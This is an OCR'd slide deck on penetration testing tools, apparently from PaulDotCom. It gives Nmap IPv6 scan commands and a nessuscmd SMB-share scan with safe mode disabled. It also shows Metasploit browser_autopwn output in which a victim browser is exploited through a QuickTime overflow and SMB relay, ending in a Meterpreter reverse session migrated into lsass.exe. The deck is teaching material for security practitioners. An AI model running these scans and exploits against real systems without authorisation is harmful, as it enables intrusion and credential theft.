Best Of Network Penetration Testing Tools

PaulDotCom Enterprises, LLC

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Paul Asadoorian, Larry Pesce, John Strand
PaulDotCom Enterprises, LLC
psw@pauldotcom.com

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The Challenge

- If you had to pick 6 tools to take with you on a penetration test, what would they be?
  - You are limited to network penetration testing, no web applications, no wireless, no client-side
  - You must map the entire network and identify vulnerabilities
  - You must penetrate systems, gain access, and keep that access to demonstrate risk

Best Of Penetration Testing Tools

1) **Nmap** - Worlds Best Port Scanner
2) **Nessus** - Vulnerability Scanner
3) **Metasploit** - Exploit framework
4) **Pass-The-Hash** - Who needs passwords?
5) **Hydra** - Brute force password guessing
6) **Cain & Abel** - The ultimate MITM utility

Spotlight - Core IMPACT

This Presentation Will Help Build Your Ninja Skills...

Nmap

- Nmap, written by "Fyodor" (www.nmap.org)
- One of the most versatile tools:
  - Portscanner
  - Service identification
  - OS identification
  - Traceroute
  - Extendable via the Lua scripting language
  - Limited vulnerability scanning
  - **Supports IPv6!**

Nmap (2)

- IPv6 support is exciting, but limited in Nmap:
  - Only supports full connect scan (-sT which is slow) or version scanning (-sV also on the slow side)
  - No operating system fingerprinting (-O)
- Why is this exciting?
  - Many host OS come with IPv6 enabled
  - Many firewalls and IDS won't look at IPv6
  - Many people don't pay attention to IPv6

HD Moore's Paper on IPv6: http://milw0rm.com/papers/233

Nmap (3)

- How do I find IPv6 hosts on my local network?
  - THC-IPv6 Attack Toolkit (http://freeworld.thc.org/thc-ipv6/)
  - `./alive6 eth1 | grep Alive | cut -d" " -f2 | awk '{print $1"%eth1"}' > ipv6targets`
- How do I scan them with Nmap?
  - Connect Scan: `nmap -6 -sT -iL ipv6targets`
  - Version Scan: `nmap -6 -sV -iL ipv6targets`

```
Interesting ports on fe80::200:24ff:fec9:5521:
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.3p2 Debian 9etch3 (protocol 2.0)
Service Info: OS: Linux
```

Nessus

- Distributed by Tenable Network Security (www.nessus.org)
- Provides a fantastic baseline for identifying vulnerabilities to exploit, including
  - Traditional Network-based vulnerabilities
  - Finding open file shares
  - Hooking with other tools such as Nmap and Hydra
  - Scanning with credentials and comparing to a baseline
    - http://blog.tenablesecurity.com/2008/02/testing-windows.html

OpenVAS (www.openvas.org) is a good, free, alternative. Its a fork of Nessus 2.2.

Nessus (2)

- The **`nessuscmd`** was introduced in version 3.2.0 and allows you to scan directly from the command line
- I like to use this to find open SMB shares on the target network using plugin ID 10396
  - http://www.nessus.org/plugins/index.php?view=single&id=10396
- Typically sensitive information can be found on these open file shares, esp. on printers...
  - http://blog.tenablesecurity.com/2007/08/finding-sensiti.html

Some multi-function printers store documents and share them over SMB!

Nessus (3)

```
./nessuscmd -U -O -p139,445 -V -i 10396 192.168.1.0/24
```

```
- Port microsoft-ds (445/tcp) is open
     [!] Plugin ID 10396
      | Plugin output :
      |
      | The following shares can be accessed as nessus7905944901723841 6
      |
      | - iTunesMusic  - (readable)
      |   + Content of this share :
      | ..
      | 2Pac
      | 50 Cent
      | A Tribe Called Quest-
      | Ashanti
      | PaulDotCom_Security_Weekly
      | B B King & Eric Clapton
      | B.B. King
      | Babyface
      | Beastie Boys
```

Command Line Options Breakdown


-U - Disable Safe Mode
-O - Operating System Fingerprint
-p139,445 - Scan TCP ports 139, 445
-V - Display all plugin output
-i - Plugin ID

Firewalls and NAT are Not cool...


- From a PenTest perspective you have to be on the Inside
- How can we bypass this problem?
  - Have the victims connect to us
  - many organizations do very little egress filtering
  - Even Fewer watch outgoing traffic
  - What about AV?
    - Stay tuned....

Metasploit


If it is a Web site they will come



The set up


argotek@argotek-pentest: ~/framework-3.2
File Edit View Terminal Tabs Help
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/vnQnoGk
[*] Local IP: http://192.168.1.104:80/dfSZYsT11b
[*] Server started.
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/iBuCpmASRMt4Ju
[*] Local IP: http://192.168.1.104:80/vnQnoGk
[*] Server started.
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/L26Y35sHuCv
[*] Local IP: http://192.168.1.104:80/iBuCpmASRMt4Ju
[*] Server started.
[*] Local IP: http://192.168.1.104:80/L26Y35sHuCv
[*] Server started.
[*] Using URL: http://0.0.0.0:80/notevil
[*] Local IP: http://192.168.1.104:80/notevil
[*] Server started.
[*] Started reverse handler
[*] Started reverse handler
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/vxb21C0QQfr
[*] Server started.
[*] Server started.
[*] Local IP: http://192.168.1.104:80/vxb21C0QQfr
[*] Server started.

Not Evil...


Loading - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://192.168.1.104/notevil
Loading, please wait...


The Exploit

```
dows Server 2003 3790 LM:
[*] Authenticating to 192.168.1.103 as JOHN-RMDV1JTSGZ\Administrator...
[*] AUTHENTICATED as JOHN-RMDV1JTSGZ\Administrator...
[*] Ignoring request from 192.168.1.103, attack already in progress.
[*] Sending Access Denied to 192.168.1.103:1062 JOHN-RMDV1JTSGZ\Administrator
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Sending Apple QuickTime 7.1.3 RTSP URI Buffer Overflow to 192.168.1.103:1054...
[*] Migrating to lsass.exe...
[*] Current server process: rundll32.exe (992)
[*] New server process: lsass.exe (560)
[*] Meterpreter session 2 opened (192.168.1.104:4461 -> 192.168.1.103:1057)
```


The Session

```
[*] Migrating to lsass.exe...
[*] Current server process: rundll32.exe (992)
[*] New server process: lsass.exe (560)
[*] Meterpreter session 2 opened (192.168.1.104:4461 -> 192.168.1.103:1057)

msf auxiliary(browser_autopwn) > sessions -l

Active sessions
===============

  Id  Description  Tunnel
  --  -----------  ------
  2   Meterpreter  192.168.1.104:4461 -> 192.168.1.103:1057

msf auxiliary(browser_autopwn) > sessions -i 2
[*] Starting interaction with 2...
```

